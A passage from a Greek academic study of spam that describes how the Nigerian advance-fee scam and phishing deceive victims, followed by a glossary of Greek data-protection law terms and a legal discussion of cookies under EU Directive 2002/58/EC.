ΤΟ SPAM ΔΕΝ ΑΠΟΤΕΛΕΙ απλά ένα παρενοχλητικό φαινόμενο, ικανό να καθυστερήσει ή και να εκνευρίσει το μέσο χρήση του internet. Οι επιπτώσεις του γίνονται πολύ πιο κατανοητές όταν αποκτά περιεχόμενο ικανό να εξαπατήσει τον κοινό νοῦ ή αρκετά επικίνδυνο για τη λειτουργία των ηλεκτρονικών υπολογιστών³⁰. Το spam δημιουργεί προβλήματα σε τρεις κυρίως κατηγορίες προσώπων³¹:

1. Στους απλούς χρήστες του ηλεκτρονικού ταχυδρομείου.
2. Στους διαχειριστές δικτύων.
3. Σε τρίτα πρόσωπα.

Πολύ συχνά, λοιπόν, η μαζικές αποστολές e-mail εξυπηρετούν έμπειρους χάκερ προκειμένου να μεταδώσουν καταστρεπτικούς ιούς (Virus), προγράμματα-κατασκόπους (Spyware), δούρειους ίππους (Trojans), προγράμματα αυτόματης κλήσης (Diallers) κτλ. Τον ίδιο τρόπο χρησιμοποιούν επίσης και πολλά κυκλώματα που οργανώνουν ευφάνταστες απάτες και απευθύνονται σε χιλιάδες ανθρώπους με τη βοήθεια του διαδικτύου, προκειμένου να εκμεταλλευτούν την αφέλεια έστω και ενός. Το πιο χαρακτηριστικό παράδειγμα έως σήμερα αποτελεί η λεγόμενη απάτη του «νιγηριανού συνδέσμου³²» (Nigerian connection) που στηρίζεται στη χρήση παλαιών τεχνικών απάτης, όπως και το συναφές «Tsunami scam³³». Σε άλλες περιπτώσεις χρησιμοποιούνται πιο σύγχρονες μέθοδοι όπως το λεγόμενο «phishing³⁴», δηλαδή η «αλιεία» μυστικών κωδικών πρόσβασης σε υπηρεσίες ηλεκτρονικής τραπεζικής, το οποίο έχει πάρει ανησυχητικές διαστάσεις διεθνώς³⁵. Όταν πάλι στο πρόσωπο ενός κυβερνοπειρατή δεν απαντάται μόνο η ανάγκη επίδειξης γνώσης και υπεροχής αλλά

³⁰ Βλ. http://e-pikaira.blogspot.com/2005_03_01_archive.html.

³¹ Βλ. Κόμνιο, ό.π., σελ. 1009.

³² Βλ. <http://abuja.usembassy.gov/wwwwho419.html>.

³³ Βλ. <http://www.guardian.co.uk/international/story/0,,1384091,00.html>.

³⁴ Βλ. www.antiphishing.org/.

³⁵ Βλ. Αλεξίου, ό.π., σελ. 103.

υπερτερεί η ηθική ενός κοινού απατεώνα, οι συνέπειες για τον ανυποψίαστο χρήστη μπορεί να είναι απρόβλεπτες. Η υποκλοπή κωδικών τραπεζικών συναλλαγών ή αριθμών πιστωτικών καρτών αποτελούν την πιο ενδεικτική έκφραση του οικονομικού εγκλήματος στο διαδικτυακό περιβάλλον. Οι διαφορετικές αυτές μορφές κινδύνου της ψηφιακής πραγματικότητας, που υποβοηθούνται όλο και περισσότερο από τους μηχανισμούς του spamming, χρήζουν εκτενέστερης ανάλυσης και θα αποτελέσουν αυτόνομο αντικείμενο της στήλης, ώστε να αποσαφηνιστούν κατά το δυνατόν οι πραγματικές τους διαστάσεις και να προκριθεί μια ψύχραιμη αντιμετώπιση.

Όσον αφορά την κινητή τηλεφωνία πέραν της οικονομικής βλάβης και φυσικά της διαρκούς ενόχλησης που υφίστανται οι χρήστες από τα μηνύματα scam, οι κίνδυνοι για τις συσκευές τους και τελικά της ίδιας της χρήσης των υπηρεσιών της κινητής τηλεφωνίας από τα spam που προορίζονται για κινητά τηλέφωνα είναι πολυάριθμοι. Ειδικά όμως τα MMS εισάγουν πλέον και έναν νέο κίνδυνο. Είναι πολύ συχνό το φαινόμενο να συνοδεύονται με εικόνες πορνογραφικού ή παράνομου περιεχομένου, που προσκαλούν τους χρήστες να χρησιμοποιήσουν τις σχετικές υπηρεσίες. Πέραν αυτής της διάστασης, τα νεαρά άτομα είναι συνήθως επιρρεπή και στην αλόγιστη χρήση δημοφιλών αλλά άκρως δαπανηρών υπηρεσιών, όπως η αγορά ringtones και παιχνιδιών για τα κινητά τηλέφωνα τους, χρήση η οποία διευκολύνεται ανυπολόγιστα με την αποστολή SMS και MMS απευθείας σε αυτά³⁶.

6.1. ΝΙΓΗΡΙΑΝΗ ΑΠΑΤΗ³⁷

Η ΚΕΝΤΡΙΚΗ ΑΡΧΗ στις περισσότερες απάτες (και φυσικά και στις απάτες με όχημα το Διαδίκτυο) είναι να πειστεί το υποψήφιο θύμα ότι καταβάλλοντας ένα μικρό ποσό εξασφαλίζει ένα άλλο πολύ μεγαλύτερο, χωρίς να κάνει απολύτως τίποτα (πυραμιδικά σχήματα, απάτη μεταφοράς κεφαλαίων από τη Νιγηρία, απίστευτα κέρδη σε λοταρία στην οποία δεν έχουμε συμμετάσχει ποτέ, επένδυση σε κάποια εταιρία που θα αποφέρει 100 φορές απόδοση των επενδυμένων κεφαλαίων, κτλ).

Μία από τις πλέον κλασικές απάτες που γίνεται με τη μέθοδο του email spamming είναι η απάτη μεταφοράς νιγηριανών κεφαλαίων (παλαιότερα – στη δεκαετία του '80 – η απάτη γινόταν μέσω του κλασικού ταχυδρομείου). Οι λόγοι που χρησιμοποιείται το ηλεκτρονικό ταχυδρομείο για την εξάπλωση της απάτης είναι το εξαιρετικά χαμηλό κόστος επικοινωνίας, το γεγονός της ανωνυμίας που επιτυγχάνουν οι απατεώνες και το μέγεθος του πληθυσμού που καταφέρουν να προσεγγίσουν (μαζικότητα και εξάλειψη των γεωγραφικών περιορισμών). Οι απατεώνες χρησιμοποιούν διάφορες παραλλαγές αλλά γενικά ο κορμός της εν λόγω διεθνούς απάτης χαρακτηρίζεται από τα παρακάτω σημεία:

³⁶ Βλ. Χατζηφώτη, ό.π., σελ. 32.

³⁷ Βλ. <http://www.e-forum.gr/phpbb3/viewtopic.php?f=20&t=129>.

- Ο αποστολέας υποτίθεται πώς είναι κάποιο πολύ σημαντικό πρόσωπο του καθεστώτος στη Νιγηρία (συνήθως του προηγούμενου καθεστώτος). Συνήθως είναι πρώην υψηλόβαθμος αξιωματούχος ή ανώτατο στέλεχος σε κρατική εταιρία.
- Υπάρχει κάποιο σημαντικό χρηματικό ποσό (της τάξεως των εκατομμυρίων ευρώ) το οποίο για διάφορους λογικοφανείς δεν μπορεί να διοχετευθεί εκτός της χώρας με το όνομα του δικαιούχου / αποστολέα του email.
- Ο παραλήπτης του email καλείται να διευκολύνει τον αποστολέα λειτουργώντας ως αποδέκτης του ποσού ώστε να γίνει αποδεκτή από την κυβέρνηση η διοχέτευση των χρημάτων εκτός της Νιγηρίας. Για τη βοήθειά του αυτή θα λάβει ως προμήθεια ένα σημαντικό χρηματικό ποσό. Όταν το σύνολο του ποσού μεταφερθεί στο λογαριασμό του υποψηφίου θύματος, τότε υποτίθεται ότι έναντι μίας (πολύ υψηλής προμήθειας) θα πρέπει να το παραδώσει στον αποστολέα του email.
- Οι λόγοι επιλογής του παραλήπτη αναφέρεται ότι έγιναν με βάση κάποια πληροφορία σχετικά με την φερεγγυότητά του και την αξιοπιστία του και όχι τυχαία.
- Γίνεται αναφορά στην ανάγκη τήρησης μυστικότητας η οποία αιτιολογείται από τον κίνδυνο που διατρέχει ο πρώην αξιωματούχος / στέλεχος από την τωρινή κυβέρνηση της Νιγηρίας. Αν πάθει κάτι ο αποστολέας τότε ο παραλήπτης θα χάσει τη «μεγάλη ευκαιρία» που τόσο απρόσμενα του παρουσιάστηκε.

Σε πρώτη φάση ζητείται η συγκατάθεση του παραλήπτη του email και η παροχή πληροφοριών που σχετίζονται με τραπεζικούς λογαριασμούς και άλλα στοιχεία που θα διευκολύνουν τη συναλλαγή. Αν ο παραλήπτης ζητήσει έγγραφα που να αποδεικνύουν το αληθές των όσων ισχυρίζεται ο αποστολέας τότε ο τελευταίος θα φροντίσει να αποστείλει διάφορα πιστοποιητικά (εννοείται πλαστά) που δείχνουν επίσημα και αυθεντικά και που ενισχύουν την αξιοπιστία του, επιβεβαιώνοντας ενδεχομένως και την ύπαρξη του προς μεταφορά ποσού. Έτσι το θύμα προσελκύεται σε κάτι που μοιάζει με απίθανη ευκαιρία. Βέβαια στις περισσότερες περιπτώσεις τα έγγραφα που αποστέλλονται είναι εξόφθαλμα πλαστά, πρόχειρα και γεμάτα τυπογραφικά και συντακτικά λάθη. Η επόμενη φάση της απάτης ξεκινάει από τη στιγμή που κάποιος αποφασίσει να απαντήσει στην αρχική προσφορά και να την αποδεχτεί. Ξεκινάει, λοιπόν, μια διαδικασία ανταλλαγής επιστολών, πιθανόν και κάποια υπογραφή συμφωνητικού μέσω fax ή ταχυδρομείου. Το θύμα έχει ήδη αρχίσει να πιστεύει ότι βρίσκεται ένα βήμα πριν την απόκτηση ενός πολύ μεγάλου χρηματικού ποσού.

Σε κάποια στιγμή, πριν τη μεταβίβαση των χρημάτων, θα εμφανιστεί κάποιο πρόβλημα (ένα απρόβλεπτο τέλος που πρέπει να πληρωθεί, κάποιος κυβερνητικός ή τραπεζικός υπάλληλος που πρέπει να δωροδοκηθεί, κάποια προμήθεια που απαιτείται από την τράπεζα). Ο απατεώνας προφασίζεται προσωρινή αδυναμία του να καλύψει αυτό το ποσό αφού έχει ήδη προχωρήσει στην εντολή μεταβίβασης των χρημάτων με αποτέλεσμα αυτά να είναι δεσμευμένα μέχρι να λυθεί το πρόβλημα που προέκυψε. Επίσης, μπορεί να προφασισθεί έλλειψη ρευστότητας λόγω κάποιας αιφνίδιας παρέμβασης της κυβέρνησης, δημιουργώντας μια ακόμα πιο επείγουσα και πιεστική για το υποψήφιο θύμα κατάσταση καθώς τα χρήματα κινδυνεύουν να χαθούν.

Στο πλαίσιο, λοιπόν, της συνεργασίας των δύο μερών ζητείται από το θύμα να καταβάλλει αυτό το έκτακτο χρηματικό ποσό, το οποίο «φυσικά» θα πάρει πίσω μόλις ολοκληρωθεί η συναλλαγή. Άλλωστε το ποσό που καλείται να πληρώσει τώρα, ωχριά μπροστά στο ποσό που θα λάβει αργότερα για την εξυπηρέτηση του νέου νιγηριανού φίλου του. Αυτή είναι και η αρχή μια σειράς τέτοιων «προβλημάτων», καθώς εμφανίζονται όλο και νέα ποσά που πρέπει να καταβληθούν άμεσα και ζητούνται από το θύμα. Το θύμα με τη σειρά του, στην προσδοκία μιας προμήθειας της τάξης των εκατομμυρίων δεν διστάζει να πληρώσει κάποιες χιλιάδες ευρώ. Μάλιστα αν κάποιος πληρώσει το αρχικό ποσό, δύσκολα δεν θα συνεχίσει να πληρώνει, προσδοκώντας να αποσβέσει την αρχική του επένδυση. Σε ακραίες περιπτώσεις το θύμα καλείται να ταξιδέψει στη Νιγηρία ή σε κάποια γειτονική χώρα για την ολοκλήρωση της συναλλαγής.

7. ΓΛΩΣΣΑΡΙ ΟΡΩΝ

ΠΡΙΝ ΠΡΟΧΩΡΗΣΟΥΜΕ στη νομοθετική ρύθμιση του φαινομένου spam είναι απαραίτητη η επεξήγηση των όρων που θα χρησιμοποιηθούν όπως αυτοί περιγράφονται στον ν. 2472/1997³⁸, ν. 3471/2006³⁹ και ν. 3917/2011⁴⁰ καθώς και στην ιστοσελίδα της Αρχής Προστασίας Δεδομένων Προσωπικού Χαρακτήρα⁴¹, όπως επίσης και στο άρθρο 168 του πρόσφατα δημοσιευθέντος ν. 4070/2012⁴².

7.1. ν. 2472/1997

Υπεύθυνος επεξεργασίας: Κάθε φυσικό ή νομικό πρόσωπο του δημόσιου ή ιδιωτικού τομέα που τηρεί και επεξεργάζεται προσωπικά δεδομένα (με αυτοματοποιημένο τρόπο ή μη) και καθορίζει το σκοπό τους και τον τρόπο επεξεργασίας τους.

³⁸ Βλ. ν. 2472/1997 (ΦΕΚ 50/Α/10.4.1997).

³⁹ Βλ. ν. 3471/2006 (ΦΕΚ 133/Α'/28.6.2006). Ενσωμάτωση της Οδηγίας 2002/58/ΕΚ του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου της 12ης Ιουλίου 2002 σχετικά με την επεξεργασία των δεδομένων προσωπικού χαρακτήρα και την προστασία της ιδιωτικής ζωής στον τομέα των ηλεκτρονικών επικοινωνιών, ΕΕ L 201/37 της 31ης Ιουλίου 2002.

⁴⁰ Βλ. ν. 3917/2011 (ΦΕΚ 22/Α/21.2.2011). Ενσωμάτωση της Οδηγίας 2006/24/ΕΚ του Ευρωπαϊκού Κοινοβουλίου και του Συμβουλίου της 15^{ης} Μαρτίου για τη διατήρηση δεδομένων που παράγονται ή υποβάλλονται σε επεξεργασία σε συνάρτηση με την παροχή διαθεσίμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών ή δημοσίων δικτύων επικοινωνιών και για την τροποποίηση της Οδηγίας 2002/58/ΕΚ.

⁴¹ Βλ. http://www.dpa.gr/portal/page?_pageid=33,11216&_dad=portal&_schema=PORTAL.

⁴² Βλ. ΦΕΚ 82/Α'/10.4.2012, Ρυθμίσεις Ηλεκτρονικών Επικοινωνιών, Μεταφορών, Δημοσίων Έργων και άλλες διατάξεις. ΔΙΑΤΑΞΕΙΣ ΥΠΟΥΡΓΕΙΟΥ ΔΙΚΑΙΟΣΥΝΗΣ ΓΙΑ ΤΗΝ ΕΝΣΩΜΑΤΩΣΗ ΣΤΗΝ ΕΘΝΙΚΗ ΕΝΝΟΜΗ ΤΑΞΗ ΤΗΣ ΟΔΗΓΙΑΣ 2009/136/ΕΚ ΤΟΥ ΕΥΡΩΠΑΪΚΟΥ ΚΟΙΝΟΒΟΥΛΙΟΥ ΚΑΙ ΤΟΥ ΣΥΜΒΟΥΛΙΟΥ ΤΗΣ 25ΗΣ ΝΟΕΜΒΡΙΟΥ 2009, ΚΑΤΑ ΤΟ ΜΕΡΟΣ ΠΟΥ ΑΦΟΡΑ ΤΗΝ ΤΡΟΠΟΠΟΙΗΣΗ ΤΗΣ ΟΔΗΓΙΑΣ 2002/58/ΕΚ, ΣΧΕΤΙΚΑ ΜΕ ΤΗΝ ΕΠΕΞΕΡΓΑΣΙΑ ΤΩΝ ΔΕΔΟΜΕΝΩΝ ΠΡΟΣΩΠΙΚΟΥ ΧΑΡΑΚΤΗΡΑ ΚΑΙ ΤΗΝ ΠΡΟΣΤΑΣΙΑ ΤΗΣ ΙΔΙΩΤΙΚΗΣ ΖΩΗΣ ΣΤΟΝ ΤΟΜΕΑ ΤΩΝ ΗΛΕΚΤΡΟΝΙΚΩΝ ΕΠΙΚΟΙΝΩΝΙΩΝ.

Προσωπικά δεδομένα ή δεδομένα προσωπικού χαρακτήρα: Κάθε πληροφορία που αναφέρεται και περιγράφει ένα άτομο εν ζωή, όπως: στοιχεία αναγνώρισης (ονοματεπώνυμο, ηλικία, κατοικία, επάγγελμα, οικογενειακή κατάσταση κλπ.), φυσικά χαρακτηριστικά, εκπαίδευση, εργασία (προϋπηρεσία, εργασιακή συμπεριφορά κλπ), οικονομική κατάσταση (έσοδα, περιουσιακά στοιχεία, οικονομική συμπεριφορά), ενδιαφέροντα, δραστηριότητες, συνήθειες.

Ευαίσθητα δεδομένα: Κάθε πληροφορία που αναφέρεται στη φυλετική ή εθνική προέλευση, τα πολιτικά φρονήματα, τις θρησκευτικές ή φιλοσοφικές πεποιθήσεις, τη συμμετοχή σε ενώσεις/σωματεία, τη συνδικαλιστική δράση, την υγεία, την κοινωνική πρόνοια, την ερωτική ζωή, τις ποινικές διώξεις και καταδίκες.

Υποκείμενο των δεδομένων: Το άτομο το οποίο αφορούν τα προσωπικά δεδομένα.

Επεξεργασία δεδομένων: Κάθε εργασία που πραγματοποιείται σε δεδομένα προσωπικού χαρακτήρα, όπως: συλλογή, καταχώριση, οργάνωση, διατήρηση, τροποποίηση, εξαγωγή, χρήση, διαβίβαση, διάδοση, συσχέτιση, διασύνδεση, διαγραφή, καταστροφή.

Αρχείο δεδομένων: Κάθε διαρθρωμένο σύνολο προσωπικών στοιχείων.

Εκτελών την επεξεργασία: Οποιοσδήποτε επεξεργάζεται προσωπικά δεδομένα για λογαριασμό του υπευθύνου επεξεργασίας.

Τρίτος: Οποιοσδήποτε δεν είναι εξουσιοδοτημένος να επεξεργάζεται προσωπικά δεδομένα.

Αποδέκτης: Οποιοδήποτε πρόσωπο (φυσικό ή νομικό) στο οποίο ανακοινώνονται τα δεδομένα.

Συγκατάθεση: Κάθε ελεύθερη, ρητή και ειδική δήλωση βουλήσεως του υποκειμένου ότι δέχεται τα δεδομένα που το αφορούν να αποτελέσουν αντικείμενο επεξεργασίας.

Γνωστοποίηση: Έγγραφη κοινοποίηση προς την Αρχή για τη σύστασης και λειτουργία αρχείου.

Δικαίωμα ενημέρωσης: Το δικαίωμα κάθε ατόμου να γνωρίζει την ταυτότητα του προσώπου (φυσικού ή νομικού) που συλλέγει κι επεξεργάζεται προσωπικά του δεδομένα, το σκοπό για τον οποίο τα συλλέγει και τα επεξεργάζεται και ποιοι είναι οι αποδέκτες των δεδομένων αυτών.

Δικαίωμα πρόσβασης: Το δικαίωμα κάθε ατόμου να γνωρίζει εάν προσωπικά δεδομένα που τον αφορούν περιλαμβάνονται σε αρχείο.

Δικαίωμα αντίρρησης: Το δικαίωμα κάθε ατόμου να ζητά τη διόρθωση ή διαγραφή των προσωπικών του δεδομένων.

Μητρώο του Άρθρου 13 (ή Λίστα του αρ. 13): Το μητρώο που τηρεί η Αρχή στο οποίο εγγράφονται όσοι δεν επιθυμούν να περιλαμβάνονται τα προσωπικά τους δεδομένα σε αρχεία που σκοπό έχουν την αποστολή (με ταχυδρομείο) εντύπων για την προώθηση/διαφήμιση αγαθών και υπηρεσιών.

Ηλεκτρονικές επικοινωνίες

Βιομετρικά δεδομένα: Τα φυσικά ή βιολογικά χαρακτηριστικά που επιτρέπουν την αναγνώριση ενός ατόμου. Περιλαμβάνουν, μεταξύ άλλων, δακτυλικά αποτυπώματα, αναγνώριση ίριδας οφθαλμού, ανάλυση αμφιβληστροειδούς χιτώνα, καταγραφή φωνής και ανάλυση τύπου DNA.

Spam: Μη ζητηθείσα ηλεκτρονική αλληλογραφία για την απευθείας εμπορική ή άλλη προώθηση προϊόντων ή υπηρεσιών. Εκτός από το κλασσικό e-mail περιλαμβάνει και μηνύματα sms και mms.

Opt-in: Δηλώνει ότι επιτρέπεται η αποστολή ανεπίκλητων ηλεκτρονικών μηνυμάτων μόνο μετά την πρότερη ρητή συγκατάθεση του λήπτη.

Opt-out: Δηλώνει ότι επιτρέπεται η αποστολή ανεπίκλητων ηλεκτρονικών μηνυμάτων μέχρι να εναντιωθεί ο λήπτης στην αποστολή αυτή.

Phishing (password harvesting fishing): Τεχνική που στοχεύει στην εκμείευση προσωπικών δεδομένων στο Διαδίκτυο με σκοπό την απάτη (συνήθως οικονομική).

Cookies: Σύνολο δεδομένων που στέλνει ένας web server σε οποιονδήποτε επισκέπτη του, με πληροφορίες που αφορούν τη χρήση που έκανε των σελίδων του web server, προκειμένου να δημιουργήσει ένα αρχείο στον υπολογιστή του χρήστη για να χρησιμοποιηθεί στην επόμενη επίσκεψη του στον ίδιο web server.

Τα cookies είναι δεδομένα που αποθηκεύονται σε μικρά αρχεία κειμένου (text files) στον σκληρό δίσκο του υπολογιστή κατά την περιήγηση σε διάφορους δικτυακούς τόπους. Τα στοιχεία που περιέχει ένα cookie είναι ο αριθμός αναγνώρισής του (κωδικός), το URL του Web site που το δημιουργεί, η ημερομηνία δημιουργίας του, η ημερομηνία διαγραφής του κ.ά. Μαζί με την δημιουργία ενός cookie στον σκληρό δίσκο του υπολογιστή, ο Web server του δικτυακού τόπου που το έστειλε, δημιουργεί μια καταχώριση (εγγραφή) σε μια δική του βάση δεδομένων με τον αριθμό αναγνώρισης του cookie, δηλ. στην ουσία αναγνωρίζει τον υπολογιστή στον οποίο δημιουργήθηκε.

Έτσι, την επόμενη φορά που θα βρεθούμε στον ίδιο δικτυακό τόπο, ο φυλλομετρητής θα ελέγξει τα cookies που έχει δημιουργήσει στον υπολογιστή μας αυτός ο δικτυακός τόπος και θα ενημερώσει κατάλληλα τον Web server. Ο server με την σειρά του θα δει τον αριθμό αναγνώρισης του cookie και θα αναζητήσει στην δική του βάση δεδομένων τα παλαιότερα στοιχεία σχετικά με προηγούμενες επισκέψεις μας στον ίδιο δικτυακό τόπο.

Θα μπορέσει έτσι να προσαρμόσει αυτόματα τις ιστοσελίδες που βλέπουμε ώστε να εμφανίζουν πράγματα που μας ενδιαφέρουν περισσότερο, όπως νέες κυκλοφορίες προϊόντων, εκπτώσεις σε είδη ή σε υπηρεσίες που προσφέρει κ.ά.

Αυτός είναι και ο λόγος που διαφορετικοί χρήστες ενώ επισκέπτονται το ίδιο Web site μπορεί να βλέπουν εντελώς διαφορετικά πράγματα. Τα στοιχεία που συγκεντρώνονται με τη βοήθεια των cookies, εκτός από την αυτόματη προσαρμογή του περιεχομένου των

ιστοσελίδων για τον κάθε χρήστη, μπορούν να χρησιμοποιηθούν και για στατιστικούς λόγους ή και για να πωληθούν σε διαφημιστικές εταιρείες ή και αλλού⁴³.

Τα cookies γίνονται υπό ορισμένες προϋποθέσεις ανεκτά από το δίκαιο, επειδή συντείνουν στην ταχύτερη ροή πληροφοριών στο Διαδίκτυο και εξυπηρετούν γενικότερα τις συναλλαγές. Συγκεκριμένα στη νέα Οδηγία 2002/58/EK⁴⁴ περιέχεται ειδική ρύθμιση για τα cookies. Οι αιτιολογικές σκέψεις 24 και 25 και στη συνέχεια το άρθρο 5 της Οδηγίας αναφέρονται στα κατασκοπευτικά λογισμικά, τους δικτυακούς «κοριούς» (web bugs) και στις άλλες παρόμοιες διατάξεις, τα οποία μπορούν να εισέλθουν στο τερματικό του χρήστη εν αγνοία του με σκοπό την πρόσβαση σε πληροφορίες, την αποθήκευση αθέατων πληροφοριών ή την ανίχνευση των δραστηριοτήτων του χρήστη και τα οποία συνιστούν ενδεχόμενη σοβαρή παραβίαση της ιδιωτικής ζωής του χρήστη. Όταν οι διατάξεις αυτές, όπως επί παραδείγματι τα «cookies», προορίζονται για θεμιτούς σκοπούς, για να διευκολυνθεί φέρ' ειπείν η παροχή υπηρεσιών στην κοινωνία των πληροφοριών, η χρησιμοποίησή τους θα πρέπει να επιτρέπεται υπό τον όρον ότι παρέχονται στους χρήστες σαφείς και ακριβείς πληροφορίες σύμφωνα με την οδηγία 95/46/EK για τον προορισμό των «cookies» ή τυχόν ανάλογων διατάξεων, ώστε να εξασφαλίζεται ότι είναι εν γνώσει του χρήστη οι πληροφορίες που αποθηκεύονται στον τερματικό εξοπλισμό, που χρησιμοποιεί. Οι χρήστες θα πρέπει να έχουν την ευκαιρία να αρνηθούν την αποθήκευση «cookies» ή παρόμοιων διατάξεων στον τερματικό τους εξοπλισμό. Τούτο είναι ιδιαίτερα σημαντικό σε περιπτώσεις όπου πρόσβαση στον τερματικό εξοπλισμό, και επομένως και σε κάθε είδους ευαίσθητα δεδομένα προσωπικού χαρακτήρα που έχουν αποθηκευθεί σε ένα τέτοιο εξοπλισμό, έχουν και άλλοι εκτός από τον πρωταρχικό χρήστη.

Υπό το όρο συνεπώς της πληροφόρησης του καταναλωτή και του δικαιώματος άρνησής εκ μέρους του της αποθήκευσης των cookies, είναι δυνατή η χρησιμοποίηση αυτών για τους σκοπούς που αναφέρθηκαν ανωτέρω. Το πρόβλημα, όμως, ανακύπτει στην περίπτωση που οι φορείς παροχής υπηρεσιών δεν πληροφορούν τους επισκέπτες των ιστοσελίδων τους αναφορικά με τη συγκέντρωση των δεδομένων αυτών για σκοπούς εκμετάλλευσης και ακολούθως δεν έχουν πάρει τη συναίνεσή τους.

Μετά τη συγκέντρωση των εν λόγω δεδομένων, ο φορέας παροχής υπηρεσιών μπορεί πλέον να τα επεξεργαστεί και να χρησιμοποιήσει τις πληροφορίες, που αποτελούν το αποτέλεσμα αυτής της επεξεργασίας, για σκοπούς ποικίλους, συνήθως εμπορικούς και βεβαίως για την αποστολή spamming. Σε αυτές τις περιπτώσεις υπάρχει σαφής προσβολή του

⁴³ Βλ. <http://dide.flo.sch.gr/Plinet/Tutorials/Tutorials-Cookies.html>,

Κορνηλία Δελούκα- Ιγγλέση, «Η προστασία του καταναλωτή από την άμεση διαφήμιση στο διαδίκτυο», ΔιΜΜΕ 4/2004, σελ.485.

Ελίζα Αλεξανδρίδου, «Το δίκαιο του ηλεκτρονικού εμπορίου. Β' Έκδοση», Σάκκουλας, Αθήνα-Θεσσαλονίκη, 2010.

⁴⁴ Βλ. και Λίλιαν Μήτρου, «Η νέα Οδηγία 2002/58/EK για την προστασία της ιδιωτικής ζωής στις ηλεκτρονικές επικοινωνίες», ΔιΜΜΕ 3/2004, σελ.371.

δικαιώματος πληροφοριακού αυτοκαθορισμού, η οποία φτάνει πολλές φορές ως την προσβολή του δικαιώματος του ιδιωτικού βίου⁴⁵.

7.2. ν. 3471/2006

συνδρομητής: κάθε φυσικό ή νομικό πρόσωπο που έχει συνάψει σύμβαση με φορέα παροχής διαθεσίμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών για την παροχή των υπηρεσιών αυτών.

χρήστης: κάθε φυσικό πρόσωπο που χρησιμοποιεί διαθέσιμη στο κοινό υπηρεσία ηλεκτρονικών επικοινωνιών, για προσωπικούς ή επαγγελματικούς σκοπούς, χωρίς να είναι απαραίτητα συνδρομητής της εν λόγω υπηρεσίας.

δεδομένα κίνησης: τα δεδομένα που υποβάλλονται σε επεξεργασία για τους σκοπούς της διαβίβασης μίας επικοινωνίας σε δίκτυο ηλεκτρονικών επικοινωνιών ή της χρέωσης της. Στα δεδομένα κίνησης μπορεί να περιλαμβάνονται, μεταξύ άλλων, ο αριθμός, η διεύθυνση, η ταυτότητα της σύνδεσης ή του τερματικού εξοπλισμού του συνδρομητή ή και χρήστη, οι κωδικοί πρόσβασης, τα δεδομένα θέσης, η ημερομηνία και ώρα έναρξης και λήξης και η διάρκεια της επικοινωνίας, ο όγκος των διαβιβασθέντων δεδομένων, πληροφορίες σχετικά με το πρωτόκολλο, τη μορφοποίηση, τη δρομολόγηση της επικοινωνίας καθώς και το δίκτυο από το οποίο προέρχεται ή στο οποίο καταλήγει η επικοινωνία.

δεδομένα θέσης: τα δεδομένα που υποβάλλονται σε επεξεργασία σε δίκτυο ηλεκτρονικών επικοινωνιών και που υποδεικνύουν τη γεωγραφική θέση του τερματικού εξοπλισμού του χρήστη μίας διαθέσιμης στο κοινό υπηρεσίας ηλεκτρονικών επικοινωνιών.

επικοινωνία: κάθε πληροφορία που ανταλλάσσεται ή διαβιβάζεται μεταξύ ενός πεπερασμένου αριθμού μερών, μέσω μίας διαθέσιμης στο κοινό υπηρεσίας ηλεκτρονικών επικοινωνιών. Δεν περιλαμβάνονται πληροφορίες που διαβιβάζονται ως τμήμα ραδιοτηλεοπτικών υπηρεσιών στο κοινό μέσω δικτύου ηλεκτρονικών επικοινωνιών, εκτός από τις περιπτώσεις κατά τις οποίες οι πληροφορίες μπορούν να αφορούν αναγνωρίσιμο συνδρομητή ή χρήστη που τις λαμβάνει.

κλήση: σύνδεση που πραγματοποιείται μέσω μίας διαθέσιμης στο κοινό τηλεφωνικής υπηρεσίας που επιτρέπει αμφίδρομη επικοινωνία σε πραγματικό χρόνο.

Υπηρεσία προστιθέμενης αξίας: κάθε υπηρεσία η οποία επιβάλλει την επεξεργασία δεδομένων κίνησης ή δεδομένων θέσης πέραν εκείνων που απαιτούνται για τη μετάδοση μιας επικοινωνίας και τη χρέωση της.

Ηλεκτρονικό ταχυδρομείο: κάθε μήνυμα με κείμενο, φωνή, ήχο ή εικόνα που αποστέλλεται μέσω δημοσίου δικτύου επικοινωνιών, το οποίο μπορεί να αποθηκεύεται στο δίκτυο ή στον τερματικό εξοπλισμό του παραλήπτη, έως ότου ληφθεί από τον

⁴⁵ Βλ. Λέφα Ευστρατία, Διαφήμιση: Η μη ζητηθείσα εμπορική επικοινωνία, Αθήνα, 2006, σελ. 36-38.

παραλήπτη.

Υπηρεσίες ηλεκτρονικών επικοινωνιών: οι υπηρεσίες που παρέχονται συνήθως έναντι αμοιβής και των οποίων η παροχή συνίσταται, εν όλω ή εν μέρει, στη μεταφορά σημάτων σε δίκτυα ηλεκτρονικών επικοινωνιών, συμπεριλαμβανομένων των υπηρεσιών τηλεπικοινωνιών και των υπηρεσιών μετάδοσης σε δίκτυα που χρησιμοποιούνται για ραδιοηλεκτρονικές μεταδόσεις. Στις υπηρεσίες ηλεκτρονικών επικοινωνιών δεν περιλαμβάνονται υπηρεσίες παροχής ή ελέγχου περιεχομένου που μεταδίδεται μέσω δικτύων και υπηρεσιών ηλεκτρονικών επικοινωνιών, καθώς και υπηρεσίες της Κοινωνίας της Πληροφορίας, όπως αυτές ορίζονται στην παράγραφο 2 του άρθρου 2 του π.δ. 39/2001 (ΦΕΚ 28 Α'), και που δεν αφορούν, εν όλω ή εν μέρει, στη μεταφορά σημάτων σε δίκτυα ηλεκτρονικών επικοινωνιών.

Δημόσιο δίκτυο επικοινωνιών: το δίκτυο ηλεκτρονικών επικοινωνιών, το οποίο χρησιμοποιείται, εξ ολοκλήρου ή κυρίως, για την παροχή διαθέσιμων στο κοινό υπηρεσιών ηλεκτρονικών επικοινωνιών.

Διαθέσιμες στο κοινό υπηρεσίες ηλεκτρονικών επικοινωνιών: οι υπηρεσίες ηλεκτρονικών επικοινωνιών που παρέχονται στο κοινό.

7.3. ν. 3917/2011

δεδομένα: τα δεδομένα κίνησης και θέσης και τα συναφή δεδομένα που είναι αναγκαία για την αναγνώριση του συνδρομητή ή χρήστη·

χρήστης: κάθε φυσικό ή νομικό πρόσωπο που χρησιμοποιεί διαθέσιμη στο κοινό υπηρεσία ηλεκτρονικών επικοινωνιών, για ιδιωτικούς ή εμπορικούς σκοπούς, χωρίς να είναι απαραίτητα συνδρομητής της εν λόγω υπηρεσίας·

